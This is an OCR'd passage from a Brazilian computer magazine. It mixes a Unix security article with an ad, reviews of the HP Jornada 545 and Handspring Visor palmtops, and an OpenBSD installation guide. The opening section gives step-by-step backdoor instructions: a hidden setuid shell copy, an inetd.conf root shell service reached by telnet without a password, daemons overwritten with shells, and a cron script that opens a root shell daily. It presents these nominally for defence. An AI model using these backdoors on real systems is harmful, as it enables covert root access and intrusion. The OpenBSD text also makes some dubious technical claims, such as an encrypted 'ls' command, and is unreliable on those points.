Confira este exemplo com um usuário fictício chamado "invasor":

```
cp /bin/bash /home/invasor/.keyfor paradise
cp /bin/sh /home/invasor/.chaved oparaiso
```

Nota: arquivos que têm seu nome iniciando por "." (ponto) ficam ocultos no sistema.

2 Agora você já tem os arquivos .keyforparadise e .chavedoparaiso. Eles nada mais são do que cópias do /bin/bash e /bin/sh. Em seguida, entre com os comandos:

```
chmod a+s /home/sombra/keyforparadise;chmod a+s /home/sombra/chaved oparaiso
```

3 Agora basta o usuário invasor executar um destes arquivos para ter o mesmo direito do root.

Esta invasão também pode ser identificada. Para isto, preste atenção no prompt: ele mudará de "$" para "#" na maioria dos shells utilizados. Outra técnica de identificação é digitar o comando id e teclar Enter.

Para sair dessa backdoor, digite "exit" (sem as aspas) e dê Enter.

Conheça o Inetd

Nos ambientes Linux e UNIX há um arquivo chamado /etc/inetd.conf que inicia muitos dos serviços principais. A partir deles também é possível ter acesso de root. Veja como:

1 Antes de mais nada, crie um serviço com o nome de "invasor". Confira este exemplo:

```
invasor stream tcp nowait root /bin/sh /bin/sh -i
shadow stream tcp nowait root /bin/bash /bin/bash -i
```

Nota: neste caso, o parâmetro "-i" é o que permite acessar o serviço sem senha.

2 Para finalizar, crie uma porta para este serviço no arquivo /etc/services.

```
invasor 6969/tcp #Porta underground
```

Nota: use sempre portas acima de 1024. As portas abaixo deste valor são reservadas e não podem ser utilizadas para este tipo de operação.

3 Após fazer isso, reinicie o inetd usando um dos dois comandos, à sua escolha:

```
/etc/rc.d/init.d/inet restart
```

Ou, se preferir:

```
killall -HUP inetd
```

4 Agora basta dar telnet para a respectiva porta:

```
telnet <IP da maquina invadida> 6969
```

Para ver se tudo funcionou corretamente, é recomendável que você faça um teste localmente. Da mesma estação que está sendo testada, digite o seguinte comando:

```
telnet 127.0.0.1 6969
```

5 Agora que você acessou o sistema sem a

solicitação de uma senha, digite "id" e dê Enter. Em seguida, verifique que seu status de usuário é equivalente ao de Root.

Tome muito cuidado com esta técnica, pois ela é tão sutil que pode passar despercebida. Lembre-se de que o hacker pode, por exemplo, se aproveitar de um serviço que é pouco utilizado pelo sistema.

O invasor poderia fazer uso do Gopher ou até mesmo do IMAP. Neste último caso, a invasão ocorre quando o protocolo de envio de mensagem do sistema vítima é o SMTP.

Há, porém, uma única exceção. Isto não funcionará no caso do protocolo ser o UDP – e não o TCP. Veja como os hackers costumam proceder para fazer isso:

1 Localize onde se encontram os deamons (serviços) citados no exemplo abaixo:

```
type gn
type imapd
type finger
```

Nota: dependendo do serviço, o caminho do deamon está no arquivo /etc/inetd.conf. Quando isso acontece, não é necessário localizá-lo.


2 Sobreponha os deamons pelo arquivo de shell, que pode ser o BASH ou SH:

```
cp /bin/bash
/usr/sbin/imapd
cp /bin/sh
/usr/sbin/tcpd/gn
cp /bin/sh
/usr/sbin/in.riogind
```

3 Em alguns casos, o serviço deve ser declarado no inetd:

```
gopher stream tcp
nowait
root  /usr/sbin/tcpd gn
-i
imap   stream tcp
nowait
root  /usr/sbin/tcpd
imapd -i
login  stream tcp
nowait
root  /usr/sbin/tcpd
in.riogind -i
```

Nota: repare que, mais uma vez, o hacker faz uso do parâmetro "-i". Ele permite acessar o serviço sem a solicitação de senha.



4 Agora basta dar telnet para a respectiva porta:

```
telnet <IP da maquina
invadida> <porta do
servico>
```

Assim como no exemplo anterior, é recomendável fazer um teste local.

```
telnet 127.0.0.1 70
telnet 127.0.0.1 143
telnet 127.0.0.1 513
```

Nota: é importante lembrar que o Gopher funciona na porta 70; já o IMAP, na 143, e o login na 513.

5 Agora que o hacker acessou o sistema, sem que a senha fosse solicitada, ele digita "id". Se tudo correu como o planejado, ele terá um status de usuário equivalente ao do Root.

Backdoor com hora marcada

Outro tipo de Backdoor muito comum são as agendadas. Veja este exemplo:

> Muitas **invasões** são feitas com hora marcada, ou seja, a brecha de **segurança** só surge por alguns momentos

1 Agende uma tarefa para a Backdoor através de um script. Para isso, adicione a seguinte linha no CRONTAB:

```
0      4 * * *
/tmp/horamarcada
```

2 Utilize qualquer editor e monte o script:

```
#!/bin/bash
pseudoserv="buraco
stream tcp nowait root
/bin/bash /bin/bash -i"
pseudoporta="buraco
8888/tcp"
cp /etc/inetd.conf
/tmp/.inet-original
cp /etc/services
/tmp/.serv-original
echo "" >>
 /etc/inetd conf
echo $pseudoserv >>
/etc/inetd.conf
echo "" >> /etc/services
echo $pseudoporta >>
/etc/services
killall -HUP inetd
mv /tmp/.inet-original
/etc/inetd.conf
mv /tmp/.serv-original
/etc/services
sleep 10m
killall -HUP inetd
```

Nota: com esse script a Backdoor é montada todo dia às 4 horas da manhã e fica ativa por 10 minutos.

Estas técnicas que você acabou de conhecer são apenas algumas das utilizadas pelos hackers. Elas certamente são muito úteis para ajudar você a proteger sua rede.

Porém é sempre bom lembrar que novos métodos de invasão são descobertos todos os dias e que nenhum sistema operacional é 100% seguro. Sendo assim, fique sempre de olho na Internet e aguarde mais reportagens sobre segurança na Revista PC Master. PCM

RESPONDA O TESTE ABAIXO E NÃO ERRE MAIS NA HORA DE ESCOLHER SUA REVISTA

1- Como você se classifica frente a um computador?

- ❑ a) Ainda não sei usar o computador.
- ❑ b) Uso o computador em casa com a família.
- ❑ c) Sou um profissional que trabalha com informática.
- ❑ d) Desejo usar o micro para ganhar dinheiro na Internet.

2- O que é Windows para você?

- ❑ a) Janelas, em inglês.
- ❑ b) O programa que aparece quando ligo o computador.
- ❑ c) O concorrente do Linux.
- ❑ d) O programa que traz o Internet Explorer.

3- Qual é o programa que você mais usa?

- ❑ a) Nenhum, por enquanto.
- ❑ b) O Word.
- ❑ c) A última versão do Red Hat Linux.
- ❑ d) Fico entre o Internet Explorer e o Netscape.

Verifique qual foi a letra mais assinalada e descubra a revista de informática ideal para você

a) Informática para iniciantes

b) Informática para a família

c) Informática para profissionais

d) Informática para a Internet

EDITORA EUROPA

Nas bancas • Pelo telefone 3038-5050 • Em nosso site www.europanet.com.br

AS MELHORES REVISTAS DE INFORMÁTICA

CONHEÇA O Jornada 545

Novo palmtop da Hewlett-Packard lançado no exterior incorpora a versatilidade do sistema operacional Windows for Pocket PC

palmtop da HP é pequeno, leve e muito cômodo para o uso no dia-a-dia. E ainda pode reproduzir músicas em MP3

Pequeno, versátil e sobretudo muito, muito desejável. O Jornada 545, palmtop que a Hewlett Packard está lançando no exterior, tem tudo para acabar com o domínio da família Palm, da 3Com. Ou, pelo menos, ameaçar

Para isso, traz inovações que se refletem em todos os detalhes, desde a reformulação do design e melhorias no acabamento até na funcionalidade. Além disso, é um dos primeiros equipamentos do mercado a contar com o novo sistema operacional Windows for Pocket PC, a nova versão do Windows CE, desenvolvida para aplicações portáteis.

O aparelho ganhou um novo visual em relação ao modelo anterior, o Jornada 430. O plástico fosco do estojo foi substituído por um cinza brilhante, os cantos foram arredondados e a tampa que protege o visor, modernizada. O resultado é um conjunto bastante harmonioso. Mas a maior inovação diz respeito a ergonomia: com 13,0 x 7,9 cm e apenas 1,6 cm de espessura, o novo modelo é mais fino e mais cômodo no uso diário – o peso é de apenas 260g com bateria.

Além disso, os botões foram levemente aproximados, o que também deixou o Jornada mais fácil de usar. Os quatro botões na parte frontal permitem o acesso rápido aos principais aplicativos; há ainda na lateral esquerda um botão para acionar o gravador de voz – sim, o Jornada permite gravar pequenos recados – e outro para a rolagem das informações na tela, bastante útil.

PC de bolso

Um dos trunfos do Jornada 545 é trazer o Windows for Pocket PC instalado. Esta nova versão do Windows CE traz várias inovações, mas talvez a mais notável seja o Microsoft Reader, um programa especialmente desenhado para a leitura de textos longos como os e-books. Graças a uma tecnologia especial chamada Cleartype, que suaviza o contorno das letras, a leitura permanece agradável por períodos de meia hora.

Há também uma versão especial do Windows Media Player, capaz de reproduzir músicas em MP3 em WMA. Isso torna o Jornada um companheiro ideal em viagens, já que permite alternar leitura e música.

Os outros aplicativos que acompanham o novo sistema operacional para portáteis já são velhos conhecidos, embora tenham sido reformulados. Como o processador de textos Pocket Word, a planilha eletrônica Pocket Excel e o gerenciador financeiro Pocket Money – todos capazes de sincronizar arquivos individuais com as versões similares do PC de mesa. O acesso à Internet é garantido pelo Pocket Internet Explorer, e que agora suporta o Avantgo e seus novos serviços de informação. A nova versão pode sincronizar os bookmarks com os presentes no seu PC.


Além disso, a Hewlett-Packard adicionou uma série de aplicativos próprios aos oferecidos pela Microsoft como parte do sistema operacional. Isso inclui o OmniSolve, uma complexa calculadora financeira, o PeaceMaker, uma ferramenta que permite o contato com outros usuários de PDA, o Home Menu, que apresenta um ícone que inicia as aplicações; e uma caneta para navegar entre os aplicativos e documentos abertos.

Recursos

Dentre as características do novo lançamento da HP, certamente a que mais chama a atenção é a tela de cristal líquido colorida sensível ao toque, extremamente clara e brilhante, capaz de mostrar 65 536 cores. Ela exibe as informações com grande clareza e tem grande responsabilidade na eficiência da tecnologia Cleartype do Microsoft Reader.

Para garantir velocidade nas aplicações, o processador é um Hitachi SH3, com velocidade de 133 MHz, suficientes para os aplicativos que pretende rodar. Mas o portátil vem com 16 MB de RAM – é pouco. Apesar de boa parte dos softwares que acompanham o aparelho ficarem armazenados numa memória ROM, outros programas que venham a ser instalados ocuparão parte da RAM, e nunca é tarde para lembrar que os aplicativos que rodam no Windows for Pocket PC são exímios consumidores de memória. Para resolver esse problema, há um slot Compact Flash que permite que você aumente esta capacidade.

> Entre os programas que acompanham o **Jornada**, o Microsoft Reader permite a leitura de textos longos



O novo Windows for Pocket PC traz aplicativos semelhantes às versões para PCs de mesa, como o processador de textos Pocket Word (à esquerda) e a planilha eletrônica Pocket Excel

Outra boa possibilidade é a futura integração com a tecnologia Bluetooth, um padrão inteligente de troca de informações via rádio entre equipamentos que está sendo desenvolvido por um consórcio de empresas de informática e telefonia. Assim, num futuro não muito distante, a Hewlett-Packard espera lançar um módulo que vai possibilitar o acesso à Internet em conjunto com o telefone celular, além do sincronismo automático com o PC de mesa.

A energia consumida pelo aparelho vem de uma bateria recarregável que, segundo o fabricante, dura oito horas. Mas essa duração é drasticamente reduzida se você decidir usar o Jornada 545 como um player de MP3, por exemplo. O aparelho vêm com um cradle que se conecta a uma porta USB de seu computador. Aliás, o suporte a USB é uma das novidades do Pocket PC, que vai tornar a sincronização de dados bem mais ágil que com o uso de uma porta serial. Infelizmente, ainda não há previsão para o lançamento no Brasil.

VEREDICTO

Prós
Tela colorida clara e brilhante, capaz de exibir 65 536 cores, com ótima definição. Reproduz músicas MP3.

Contra
Vem com apenas 16 MB de RAM, pouco para os aplicativos.

Recursos: 9
Facilidade de uso: 9
Desempenho: 7

FIQUE DE OLHO NESTE Visor

Equipamento traz toda a funcionalidade dos Palms da 3Com e permite a integração com acessórios

O sucesso dos Palms os organizadores pessoais portáteis da 3Com, é negável! Tanto que já começam a aparecer os clones no mercado. Como o Visor Deluxe, ançado em novembro de 1999 nos EUA. Produzido pela Handspring, uma empresa criada por ex-funcionários da Palm Computing, o portátil se parece muito com o velho Palm Pilot Professional, modelo já fora de linha. Mas, além de cores translúcidas, promete mais funcionalidade que o original.

> A conexão de acessórios como MP3 Players, câmeras e até navegadores **GPS** é totalmente plug and play

VEREDICTO

Prós
Compatibilidade com programas para Palm e V, versatilidade, conexão com módulos e acessórios

Contra
Não é compatível com todos os aplicativos para os Palms


Recursos: 9
Facilidade de uso 10
Desempenho: 9

O motivo é uma interface localizada na parte traseira do equipamento, chamada Springboard, e que permite a conexão de vários acessórios, transformando o Visor em equipamentos como MP3 Players, câmeras digitais e até GPS. Os acessórios podem ser conectados mesmo com o visor ligado, e a instalação dos softwares necessários para o funcionamento é automática – basta conectar ou desconectar o módulo para que tudo aconteça, sem esforço ou dificuldade.

O Visor Deluxe vem com 8 MB de RAM e conta com o processador Dragonball, da Motorola. Ele roda a 16 MHz – mais lento que a última versão usada no Palm IIIc e no PalmVx, mas, na prática, a menor velocidade não tem um efeito sensível no uso diário. O sistema operacional é o PalmOS versão 3.1.

A sincronia com o PC pode ser feita por um cradle na mesma cor do aparelho que pode ser ligado em uma porta USB mais rápida do que a porta serial utilizada pelos Palms antigos. Há também a possibilidade de se trocar dados via porta de raios infravermelhos. A alimentação é por duas pilhas AAA (tipo palito) que, segundo o fabricante duram entre seis a oito semanas. **PCM**

CONHEÇA O OpenBSD



Veja quais são as vantagens do OpenBSD, que é considerado um dos sistemas operacionais mais seguros do mundo

Por Roberto Cury Jr.

Os sistemas operacionais estão ficando cada vez mais segmentados. O Windows, por exemplo, é o preferido dos usuários domésticos; já o Red Hat Linux é uma boa escolha para quem quer estabilidade. Mas quando o assunto é segurança, há um novo software que está conquistando os profissionais.

Trata-se do OpenBSD, um sistema operacional gratuito, multiplataforma e baseado no UNIX. Ele é um dos sistemas operacionais mais seguros da atualidade. Para você ter uma idéia de como os programadores investem nesta característica, o mascote deste programa não é um pingüim, mas sim um peixe espinhoso similar a um baiacú.

Além disso, são pouquíssimas as ferramentas hackers capazes de invadir este sistema operacional. Os exploits (falhas que facilitam a invasão do sistema), por exemplo, só chegaram ao OpenBSD há cerca de dois meses.


Infelizmente não foi possível disponibilizar este software no CD-ROM da revista, já que a distribuição padrão é composta por 2 CD-ROMs (inclui versões para PC, Alpha, SPARC, Mac68K, HP300 e até mesmo para Amiga). O download do OpenBSD pode ser obtido através do site www.openbsd.org, mas é bom lembrar que é altamente recomendável que você tenha uma conexão veloz se quiser baixar o programa.

Nesta reportagem você conhecerá os principais pontos deste excelente sistema operacional e verá como fazer a instalação da versão x86 (para PC).

Proteção que vem de fábrica

Segurança é o ponto forte deste sistema operacional. E os programadores realmente não estavam brincando quando resolveram investir nesta característica. O software tornou-se tão seguro que até mesmo o comando ls (similar ao DIR do DOS) é encriptado. Além disso, todos os processos já vêm pré-configurados, visando atingir a proteção máxima. Neste último caso, vale lembrar que é muito difícil encontrar distribuições que tenham esta preocupação.

Mas tenha certeza de que todo este esforço valeu a pena. O OpenBSD alcançou um recorde de tempo (dois anos) sem que fossem encontrados os chamados "exploits". Para quem não sabe, um exploit é, na linguagem técnica, a forma como é conhecida uma vulnerabilidade que permite acesso indevido ou indisponibilização de algum serviço – a um servidor conectado à Internet.



No OpenBSD, a instalação de muitos programa e feita via [illegible] segurança, mas, em compensação, exige um link bem veloz

O nível de **segurança** é tanto que até mesmo o comando LS, similar ao dir do DOS, usa técnicas de encriptação

Porém, sua elevada preocupação com a segurança traz alguns aspectos negativos. O primeiro deles é na hora de compilar programas. Algumas alterações no kernel e em offsets de memória deste sistema operacional dificultam muito este procedimento, já que o OpenBSD possui muitas configurações proprietárias.

O segundo problema é em relação às bibliotecas (libs) do padrão POSIX. Este software não possui estas libs (libthread). Sendo assim, elas devem ser compiladas no próprio sistema operacional, o que demanda experiência do usuário para realizar algumas tarefas.

Em resumo, um usuário iniciante (e até os intermediários) certamente terão muitos problemas para utilizar o OpenBSD.

Vantagens reais

Geralmente, muita segurança é sinônimo de lentidão. Veja o exemplo dos antivírus: quando mais estes programas protegem seu computador, mais tempo de espera é requerido para a realização de algumas tarefas. Mas tenha certeza de que esta não é uma regra que se aplica ao OpenBSD.

Lembre-se de que este sistema não é um Linux, mas sim um UNIX da família BSD. Mesmo considerando que ele perca um pouco de velocidade com as criptografias, ainda assim ele consegue ser mais rápido que qualquer Linux que este instalado em um hardware semelhante.

Outra vantagem muito útil deste sistema operacional é o gerenciamento de pacotes. Quem utiliza o sistema RPM, do Red Hat, ou o PKG, do Solaris, vai se surpreender com o gerenciador do OpenBSD. A instalação de pacotes é realizada através da Internet, sempre com base em sites de grandes Universidades no exterior. Confira o quadro na página 55 desta edição com os sites de referência.

Já com criptografia integrada

Tudo no OpenBSD gira em torno de criptografia. Mas antes que você entenda como isto funciona na prática, é preciso conhecer alguns conceitos teóricos. O principal deles é uma idéia de Bruce Schneier, autor do livro "Applied Cryptography" e um dos mais respeitados especialistas no assunto.

Segundo Bruce, "a segurança não é um produto, mas sim um

FICHA TÉCNICA

Tipo
Sistema operacional

Nível de conhecimento
Avançado

Conhecimentos prévios
Configuração e utilização de sistemas UNIX, além de conceitos de segurança de rede

Hardware necessário
PC com processador x86. É recomendável ter pelo menos 64 MB de RAM

processo. É mais do que criar uma proteção eficiente para um software. É desenvolver um sistema operacional com todas as medidas de segurança, incluindo a criptografia". E foi assim que o OpenBSD foi concebido.

Entretanto, você provavelmente já ouviu falar que é proibido exportar softwares criptográficos. Sim, nos EUA isto é proibido, mas o OpenBSD é um produto canadense. Neste país, as leis permitem esta exportação seguindo uma regra chamada ECL – Export Control List of Canada. Esta regra é bastante flexível, mas ainda tem algumas limitações. No caso do OpenBSD, por exemplo, os desenvolvedores foram obrigados a usar o Kerberos IV, pois a ECL ainda não permitia a exportação de um software criptográfico que utilizasse o Kerberos V.

Uma outra característica é que o OpenSSH é nativo no OpenBSD. Desta forma, não é mais necessário instalar o SSH após a instalação do sistema operacional. Mas é importante destacar que isto é possível desde que os servidores SSH utilizados sejam da versão 1.x. Para a versão 2.x ainda é necessário fazer o download na Internet através do site ftp.cs.hut.fi/pub/ssh.

Ainda falando em segurança, este programa traz diversas funções criptográficas. Entre elas, podemos citar as famosas MD5, SHA-1, RIPEMD-160 e o suporte ao IPSEC, o que faz com que muitos profissionais de segurança adotem o OpenBSD como seu sistema definitivo. Também estão disponíveis as funções DES, 3DES, Blowfish e Cast, muito úteis para realizar a encriptação e decriptação. Neste caso, o OpenSSL já traz o pacote, que torna muito mais simples a tarefa de compilar um Apache com suporte a SSL (confira reportagem sobre SSL na edição 31 da PC Master).

Tudo isto faz deste sistema uma ótima opção para a criação de aplicações que envolvam comércio eletrônico e outras transações importantes. Mas vale repetir que será preciso um bom tempo de aprendizado para uma boa utilização do OpenBSD.

PARA SABER MAIS

BSD na Internet

http://www.openbsd.org
http://sunsite.ualberta.ca
ftp://sunsite.ualberta.ca/pub/OpenBSD/x86/2.6/pkg/

Conheça antes de instalar

Apesar das complicações que este sistema operacional apresenta, sua instalação não é das mais difíceis. Ele possui drivers atualizados, até mesmo para aceleradoras de vídeo. Em nossos testes, o OpenBSD detectou com sucesso até uma placa de rede REALTEK, que costuma dar problema em algumas distribuições do Linux.

Após a instalação, a interface gráfica disponível não é muito amigável. Quem está acostumado a utilizar KDE, Gnome ou Enlightenment vai estranhar

Este sistema operacional é mais rápido que a maioria dos Linux. Afinal, trata-se de um UNIX da família BSD

Em compensação, já existem pacotes com as principais interfaces (incluindo até o Enlightenment), o que propicia instalações rápidas e estáveis.

O resultado disso é o tempo em que seu servidor consegue permanecer no ar. Confira o comando uptime (que mostra esta informação) realizado por um usuário de OpenBSD e postado em um newsgroup na Internet:

```
% uptime
 9:05PM  up 266 days, 4.23, 1 user, load averages: 0.06, 0.06, 0.06 %
```

A nova versão do OpenBSD, a 2.7, deve ser lançada em breve. Até o fechamento desta edição, o lançamento estava previsto para o dia 15 de junho

Instalando na prática

O OpenBSD pode ser instalado de diversas maneiras. Veja quais são elas:

DHCP
NFS
FTP
CD-ROM
Filesystem Local

Todos estes métodos de instalação são iniciados a partir de apenas um disquete de 1.44 MB, que pode ser baixado no site do OpenBSD. Lembre-se, porém, de baixar o disquete correspondente ao seu tipo de hardware.

Nesta reportagem abordaremos a instalação via CD-ROM. Porém, isto só será possível se o BIOS do seu computador suportar este tipo de boot. Para verificar se há este suporte disponível, entre na tela do Setup e procure "CD-ROM" na opção Boot Device.

Agora você já pode partir para a prática. A instalação via CD-ROM (o programa não está no disco) é a mais simples: basta inserir o CD-ROM na unidade e reiniciar o computador. O hardware é detectado automaticamente.

Se no futuro você quiser alterar alguma opção, insira o CD-ROM no drive. Um prompt aparecerá e, após alguns segundos, o processo de detecção é iniciado novamente. Agora é só esperar enquanto o sistema operacional reconhece os periféricos.

Depois digite o comando "Enter" e escolha a opção (I) Install para acionar o programa de instalação.

A primeira coisa que você deve selecionar é o tipo de terminal. Você pode escolher o default (pcvt25) ou escolher o vt100. Após fazer isso, escolha os discos que farão parte da instalação. A representação de discos rígidos é wdx, onde x é uma variável numérica (mais ou menos como em hda1). Escolha o disco e verifique se você o utilizará integralmente para o OpenBSD.

OPÇÕES DE PARTICIONAMENTO

P [unidade]	mostra discos
M	mostra uma man page sobre disklabel
E	edita parâmetros
A [part]	adiciona uma nova partição
C [part]	muda o tamanho da partição
D [part]	deleta a partição
M [part]	modifica uma partição
N [part]	configura o mount point da partição
R	recalcula o espaço livre
U	volta a última alteração
W	salva label do disco
Q	sai e salva alterações
X	sai sem salvar alterações
?	sistema de ajuda, menu de opções

Particionamento do disco rígido

A próxima parte da instalação vai criar as partições no disco selecionado. Neste momento, a opção ? serve para mostrar o menu de opções. Esta parte da instalação é a mais complicada, principalmente quando a comparamos com outros sistemas UNIX/Linux. Sendo assim, confira uma relação com todas as opções no quadro localizado no final desta página.

Neste momento você deve criar uma área de swap. Também é recomendável que você crie as partições /var /usr / e /home. Caso você tenha mais de um disco configure-o agora, antes de passar à próxima etapa da instalação.

O instalador irá formatar os discos. Tenha certeza de que fez o particionamento corretamente pois todos os

dados existentes nos discos serão apagados.

Configurações da rede

Inicialmente, digite o hostname de sua máquina. Em uma máquina chamada openbsd.pcmaster.com.br, por exemplo, o hostname é o openbsd. Na [illegible] será solicitado o dom nio que em nosso exemplo é pcmaster.com.br.

Agora você deve configurar sua placa de rede. Se o instalador conseguiu detectá-la, selecione-a. Caso contrário, digite Done e configure-a posteriormente.

Insira o endereço de seu gateway no campo defaultrouter. Em seguida, entre com seu servidor DNS (em nameserver).

Após todas as configurações, você pode sair para um shell e configurar os parâmetros manualmente. Mas se tudo correu bem até aqui, não há necessidade disso.

Finzalizando a instalação

A instalação do OpenBSD está quase terminada. Neste momento, selecione a senha do root. Lembre-se que uma boa senha é formada por caráteres alfanuméricos com extensão de pelo menos 8 caracteres.

O próximo passo é referente à interface gráfica. Se você pretende usá-la, não esqueça de selecionar a opção correspondente. Neste caso, o OpenBSD irá montar o CD-ROM para instalar os arquivos do X. Não se preocupe, pois basta selecionar o driver correto (cd0) para que os arquivos necessários sejam copiados.

Além disso, você tem a opção de escolher quais os pacotes deseja instalar. Os disponíveis são:

base26.tar.gz
etc26.tar.gz
misc26.tar.gz
comp26.tar.gz
man26.tar.gz
game26.tar.gz
xbase26.tar.gz
xshare26.tar.gz
xfont26.tar.gz
xserv26.tar.gz
bsd

Todos estes arquivos estão no formato pkg do OpenBSD, o que acelera consideravelmente o tempo de instalação. Fora isso, se a máquina já estiver ligada à Internet, é possível realizar a instalação via FTP ou http do SSH e SSL.

Para finalizar, configure o seu fuso horário (o do Brasil é GMT +3).

